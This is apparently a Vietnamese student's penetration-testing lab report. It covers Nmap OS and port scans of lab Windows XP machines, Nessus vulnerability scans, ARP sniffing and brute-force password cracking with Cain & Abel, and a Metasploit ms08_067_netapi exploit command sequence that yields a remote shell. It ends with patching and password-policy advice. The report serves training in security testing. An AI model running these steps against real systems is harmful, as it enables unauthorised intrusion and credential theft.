Tên: Nguyễn Minh Hiền


MSSV: 1712425

# BÁO CÁO BÀI LAB SỐ 02

- 1) Cài đặt chương trình
  - 1.1) Cài đặt chương trình Nmap trên máy Attacker (Kali)


Trên Kali thì chương trình Nmap đã được cài đặt sẵn

- 1.2) Cài đặt chương trình Nessus trên máy Attacker (Kali)
- + Vào trang chủ Nessus để tải bản cài đặt



+ Tải về sau đó cài đặt như sau:

kali@kali:~/Downloads\$ dpkg -i Nessus-8.12.1-debian6\_amd64.deb




# + Kiểm tra cài đặt thành công và kích hoạt dịch vụ


kali@kali:~/Downloads\$ sudo systemctl start nessusd [sudo] password for kali:

kali@kali:~/Downloads\$ sudo systemctl enable nessusd


kali@kali:~/Downloads\$ sudo systemctl status nessusd




+ Cần phải đăng kí trên trang chủ Nessus để nhận mã code kích hoạt dịch vụ. Sau khi đăng kí thì sẽ nhận được mã code



+ Đăng nhập vào địa chỉ https://localhost:8834/#/ để sử dụng dịch vụ




+ Màn hình sau khi đăng nhập thành công




1.3) Cài đặt chương trình Cain & Abel trên máy Attacker (Window XP)

### + Tải Cain & Abel



# + Cài đặt thành công



- 2) Xác định các dịch vụ
  - 2.1) Xác định các phiên bản hệ điều hành các máy trên mạng
  - 2.2) Xác định các port trên các máy

## 2.3) Xác định dịch vụ tương ứng với các port

## Sử dụng chương trình nmap trên máy Kali Attacker

Câu lệnh: kali@kali:~/Desktop\$ sudo nmap -O 192.168.25.1

(Quét máy AD Server)

Câu lệnh: kali@kali:~/Desktop\$ sudo nmap -O 192.168.25.6


(Quét máy Win Attacker)


```
kali@kali:~$ sudo nmap -0 192.168.25.6
                                              IP của máy Win Attacker
Starting Nmap /.80 ( https://nmap.org ) at 2020-11-16 20:58 EST
Nmap scan report for 192.168.25.6
Host is up (0.00057s latency).
Not shown: 997 closed ports
PORT
        STATE SERVICE
                                    Port đang mở và dịch vụ
135/tcp open msrpc
                                    tương ứng
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:0C:29:7B:B2:33 (VMware)
Device type: general purpose
Running: Microsoft Windows XP
Running: Microsoft Windows XP Hệ điều hành
US CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.63 seconds
kali@kali:~$
```

<u>Câu lệnh:</u> kali@kali:~/Desktop\$ sudo nmap -O 192.168.1.5 (Quét máy Client)


```
File Actions Edit View Help
kali@kali:~$ sudo nmap -0 192.168.25.5 | IP của Victim
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-16 21:00 EST
Nmap scan report for victim.hien.com (192.168.25.5)
Host is up (0.00056s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
                              Port đang mở và dịch vụ
135/tcp open msrpc
139/tcp open netbios-ssn
                              tương ứng
445/tcp open microsoft-ds
 MAC Address. ששישכיבאיניאסייה 6B (VMware)
Device type: general purpose
Running: Microsoft Windows XP
Running: Microsoft Windows XP Hệ điều hành
US CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.60 seconds
kali@kali:~$
```


- 3) Sử dụng Nmap và Nessus để scan các vulnerability
  - 3.2) Sử dụng Nessus để scan lỗi hệ điều hành và mạng
- + Trên AD Server





### + Trên Client






# 3.3) Xác định các vulnerability để có thể truy cập từ xa trên các máy

+ Trên Client (những lỗi có chữ Remote Code Excution )




- 4) Khai thác lỗ hổng
  - 4.1) Sử dụng chương trình Cain&Abel để sniff file username và password của máy Client
  - 4.2) Tiến hành crack password của các client với Cain&Abel
- + Vào Configure và chọn máy của bạn hiện tại




Sau đó nhấn Apply và OK


+ Chọn Scan MAC Address để bắt đầu Scan các máy trong mạng LAN




+ Kết quả sau khi Scan hoàn tất




- + Chuyển qua tab ARP
- + Log off tài khoản hiện tại ở máy Victim và đăng nhập bằng user đã tạo bằng AD Server




+ Trên máy Attacker, ở tab Sniffer, click chuột phải vào dòng đầu tiên và chọn Send all to Cracker




+ Chuyển qua tab Cracker, chọn cả 2 dòng và chọn Brute-Force Attack




+ Chỉnh các thông số như sau để dễ tìm hơn và sau đó nhấn Start để bắt đầu



+ Password tìm được sẽ hiện lên trong bảng



+ Đối với user2 cũng làm tương tự và cũng tìm được mật khẩu



# 4.3) Sử dụng Metaploit để truy cập vào các máy với lỗ hồng remote

## Câu lệnh:

```
root@kali:~# msfconsole

msf5 > search ms08_067

msf5 > use exploit/windows/smb/ms08_067_netapi

msf5 exploit(windows/smb/ms08_067_netapi) > set rhost

192.168.25.5

msf5 exploit(windows/smb/ms08_067_netapi) > exploit
```

*meterpreter* > *shell* 



# 5) Hướng khắc phục các lỗ hồng trên máy

-Thường xuyên cập nhật các bản vá lỗi của Window để tránh việc bị hack bằng Metasploit

#### Đặt password đủ mạnh

Để ngăn ngừa bị bẻ khóa mật khẩu chúng ta cần áp đặt các chính sách mật khẩu mạnh có độ dài trên 8 kí tự, với sự kết hợp của nhiều dạng kí tự khác nhau gồm kí tự đặc biệt, chữ hoa, chữa thường và các số sẽ làm cho quá trình tấn công dò từ điển hay brute-force trở nên khó khăn và mất hàng chục năm để giải mã.

Sau đây là một số quy tắt đặt mật khẩu cần tuân theo để phòng chống bị bẻ khóa :

- 1. Không bao giờ sử dụng mật khẩu mặc định.
- 2. Không bao giờ sử dụng các mật khẩu đơn giản có thể bị tìm kiếm thông qua dò từ điển, như các mật khẩu là password, abcdef, 123456 là những mật khẩu được thống kê là bị tấn công nhiều nhất.
- 3. Không bao giờ sử dụng mật khẩu liên quan đến hostname, domain name hay những thông tin mà hacker dễ dàng tìm kiếm qua Whois.
- 4. Không bao giờ sử dụng mật khẩu liên quan đến thú cưng, ngày sinh của bạn hay người yêu vì đây là những đối tượng mà hacker sẽ nghĩ đến đầu tiên khi dò mất khẩu của ban.
- 5. Sử dụng các mật khẩu có độ dài trên 21 kí tự sẽ khiên cho hacker không thể bẻ khóa bằng cách dò từ điển.

#### Thay Đổi Mật Khẩu Thường Xuyên

Thay đổi mật khẩu thường xuyên là một trong những tiêu chí hàng đầu trong việc bảo vệ mật khẩu, thoe khuyến nghĩ của chính sách an toàn thông tin ISO 27001 : 2005 thì chúng ta nên thay đổi mật khẩu sau 24 ngày hoặc 48 ngày tùy vào nhu cầu của tổ chức. Mặc dù điều này sẽ gây ra đôi chút bất tiện cho người dùng nhưng sẽ hạn chế rất nhiều khả năng các hacker bẻ khóa được mật khẩu và tái sử dụng để truy cập bất hợp pháp vào hệ thống.

Ta có thể thiết lập chính sách trên Window

Thiết lập các chính sách này có thể thực hiện qua Group Policy Editor trong phần Security Setttings\Account Policies